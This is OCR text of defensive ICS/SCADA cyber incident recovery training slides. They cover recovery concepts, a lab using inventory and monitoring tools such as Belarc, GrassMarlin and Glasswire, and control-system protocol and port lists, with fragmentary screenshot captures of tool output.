a. **The Recovery phase begins once the system under attack has been stabilized and infected equipment has been isolated from the network.** Recovery of the systems will require the use of the resources located in the Jump-Kit, the IT and CS system schematics, and the wiring and logic diagrams, and may require vendor assistance. Successful Recovery of the CS system after the cyber incident will depend upon the technical knowledge and skills of the CS and IT operators and will require a high level of communication and consultation between these team members and with the ISSM.

b. **Because of the wide variance in ICS/SCADA system design and applications, these Recovery Procedures are not specific to a particular make or model of equipment** but are general in terms of application.

Chapter 4 – Recovery Concepts (cont)

c. The **preferred method of Recovery is the removal and replacement of affected devices with off-the-shelf replacements.** This method ensures that recovered devices are uncontaminated when reintegrated into the network and will aid in preservation of forensic evidence of the cyber attack for analysis. If replacement devices are not available, the second best option is to reimage affected devices with known good firmware and/or software. **Whenever possible in this scenario, efforts should be made to save a copy of the infected firmware/software for forensic analysis. Vendor assistance may be required in order to perform these tasks.**

For most Control Systems, it will not be possible to replace the building controllers; a small building could have 1000 or more, a medium building 10,000 and a large building over 100,000; with multiple vendors and on equipment located throughout the building.

Chapter 4 – Recovery Concepts (cont)

d. Additional key points to effective Recovery include technical issues, mission priorities, and cyber issues:

(1) Technical Issues. **Recovery requires the ability to reintegrate affected devices into operation after they have been replaced or verified to be clean of any remnants from a cyber incident.** This TTP cannot provide specific detailed instructions on how to reintegrate each device for the wide variety of networks known to exist. **The Recovery team will be required to determine the sequence of device reintegration in order to ensure minimal effect on the operation of any critical assets in the network, and to avoid recontamination of recently cleaned devices.**

(2) Mission Priorities. **The sequence of Recovery and reintegration of recovered devices will depend on the mission-critical need for systems affected based upon the requirements set forth by the organization.** Be sure to consult with your ISSM and/or chain of command to ensure you are prioritizing the sequence of the Recovery process as required by your organization.

Chapter 4 – Recovery Concepts (cont)

(3) Cyber Issues. Critical to effective Recovery reintegration is ensuring that newly recovered devices will not be re-infected. The best way to avoid this problem is to verify that each device on the network is clean of any cyber incident remnants. **All devices in the network should be replaced or re-flashed with known, good firm/software to provide confidence that re-infection will not occur.** If expedience for Recovery of the network takes precedence over this conservative rationale, a risk analysis should be performed in consultation with the ISSM and/or your chain of command. The risk analysis should consider the likelihood of re-infection of newly recovered devices when reconnecting to devices in the network.

Lab 1

Using the QUICX, SCAP, Belarc, CSET, GrassMarlin, Glasswire, WhiteScope and Hash tools To Create Enclave, Network Architecture/Topology, and Component inventory

ICS Target Architecture

Internet Protocols

- IPv4 and IPv6
- Transmission Control Protocol (TCP)
- User Datagram Protocol (UDP)
- Hypertext Transfer Protocol (HTTP) - Port 80
- Hypertext Transfer Protocol Secure (HTTPS) - Port 443

Open Control Systems Protocols

- Modbus: Master/Slave - Port 502
- BACnet: Master/Slave - Port 47808
- LonWorks/LonTalk: Peer to Peer - Port 1628/29
- DNP3: Master/Slave - Port 20000
- IEEE 802.x - Peer to Peer
- Zigbee - Peer to Peer
- Bluetooth – Master/Slave

Proprietary Control Systems Protocols


- Tridium NiagraAX/Fox
- Johnson Metasys N2
- OSISoft Pi System
- Many others…

Continuous Monitoring and Attack Surfaces

Host Based Security Systems Scanning (Active)

Windows, Linux
HTTP, TCP, UDP

Intrusion Detection Systems (Passive)
PLC, RTU, Sensor
Modbus, LonTalk, BACnet, DNP3



McAfee
Nessus
Retina
Forcepoint

Nessus Passive Vulnerability Scanner
Sophia
GrassMarlin
Others?

Client Side Attacks


Server Side Attacks

Network Attacks

Hardware Attacks

IP Network External to ICS
IP Network External to ICS
Connection Components (Firewalls, DMZ, Proxies, Servers etc)
ICS Enclave Authorization Boundary
nection Components DMZ, Proxies, Servers etc)
ICS Management
Software Updates, Monitoring, Scanning, Patches, Audits
4N – IP Network (ICS VLAN(s) or dedicated network)
To more Field
Level 4 ICS Front End and ICS IP Network
4A - Servers
4B - Workstations
Operations Center
To more Field Control Systems
Level 3 Facility Point of Connection (FPOC)
or
or
Switch, "Proxy Device", or Firewall
2D – Field Control System Computers
1N – Non-IP Network
1A - Non-IP Controllers
(non-IP)
Level 0 Sensors & Actuators

Belarc Advisor



Edit Profile | LinkedIn
About User Profiles (Windo
Belarc Advisor Compute
file:///C:/Program%20Files%20(x86)/Belarc/BelarcAdvisor/System/tmp/(LT9).html
Belarc Advisor
Search the web and Windows
11:14 AM
7/11/2016

The license associated with the Belarc Advisor product allows for **free personal use only**. Use on computers in a corporate, educational, military or government installation is prohibited. See the license agreement for details. The information on this page was created locally on your computer by the Belarc Advisor. Your computer profile was not sent to a web server. Click here for more info.

About Belarc

Commercial and Government Products

Security Advisor for Android

Your Privacy

In page Links:

- Software Licenses
- Software Versions & Usage
- Missing Updates
- USB Storage Use

System Security Status	Security Benchmark Score	Virus Protection	Security Updates
	? *Available only for Windows 7, Vista, and XP Pro*	✓ Up-to-date	✗ 3 missing

Computer Profile Summary

Computer Name: LT9 (in WORKGROUP) — ACER
Profile Date: Monday, July 11, 2016 10:49:39 AM
Advisor Version: 8.5c
Windows Logon: LT7

Try BelManage, the Enterprise version of the Belarc Advisor

Operating System

Windows 10 Home (x64) Version 1511 (build 10586.420)
Install Language: English (United States)
System Locale: English (United States)
Installed: 6/18/2016 4:27:43 AM
Servicing Branch: Current Branch (CB)
Boot Mode: UEFI with successful Secure Boot

System Model

Acer Aspire V3-575T V1.10
System Serial Number: NXG5JAA0086130A55E7600

Processor [a]


2.60 gigahertz Intel Core i7-6500U
128 kilobyte primary memory cache
512 kilobyte secondary memory cache
4096 kilobyte tertiary memory cache

Main Circuit Board [b]

Board: Acer Zoro_SL V1.10
Serial Number: NBG37110016130A55E7600
Bus Clock: 100 megahertz
UEFI: Insyde Corp. V1.10 11/27/2015

http://www.belarc.com/

Webroot


Webroot Antivirus & Interne
https://www.webroot.com/us/en/home/sem/brand?rc=5340&sc=701F0000000etVr&utm_
control things
Capital One Credit Car... USAA TD Ameritrade Login Wells Fargo Banking... Chase Online Logon... Files Dropbox Cybersecurity Cybersecurity WBDG ... Welcome to EFTPS onl... From Internet Explorer VA Taxes
For Home · For Business · About Webroot
WEBROOT Smarter Cybersecurity
HOME & HOME OFFICE
Type here to search
2:35 PM
11/11/2019


Questions? 720-842-3700 (Denver, CO)
Mon-Fri 7AM to 7PM MST

DON'T LET HACKERS STEAL YOUR MONEY OR IDENTITY. GET PROTECTED NOW.

SecureAnywhere® AntiVirus	SecureAnywhere® Internet Security Plus	SecureAnywhere® Internet Security Complete
PC / Mac	PCs, Macs, Tablets or Smartphones*	PCs, Macs, Tablets or Smartphones* +25GB Storage
$39.99	$59.99	$79.99
1 device / 1 year	3 devices / 1 year	5 devices / 1 year
ADD TO CART	ADD TO CART	ADD TO CART


https://www.webroot.com/us/en/home/sem/brand?rc=5340&sc=701F0000000etVr&utm_source=bing&utm_medium=cpc&utm_campaign=btc-bing-branded&msclkid=8309d7a4d1f01aa92be98a688b110e22

Glasswire Firewall



Apps	Hosts		↓	↑
Host Process for Windows Services	dns1.atlantech.net	+1 more	50 B/s	255 B/s
Malwarebytes Anti-Malware	collection-balancer-1322209416.us-east-1.elb.amazonaws.com	+1 more		
Windows Explorer	BN4SCH101123104.wns.windows.com			
Microsoft Office Click-to-Run (SxS)	prod-w.nexus.live.com.akadns.net			
Spooler SubSystem App	192.168.1.3			
GlassWire Control Service				
Microsoft Edge Content Process				
Microsoft Edge				
Host Process for Windows Tasks				
Browser_Broker				
Windows Problem Reporting				
GlassWire				
Microsoft OneDrive				
Microsoft Malware Protection Command Line Utility				
Microsoft Office Click-to-Run Client (SxS)				
Microsoft Word				
Intel(R) Security Assist				
Microsoft Feedback SIUF Deployment Manager Client				

Glasswire Usage



Jun 28, 2016 00:00:00 - Jun 28, 2016 15:02:24

Total 147.4 MB

Incoming 7 MB

Outgoing 140.5 MB

External 145.9 MB

Local 1.6 MB

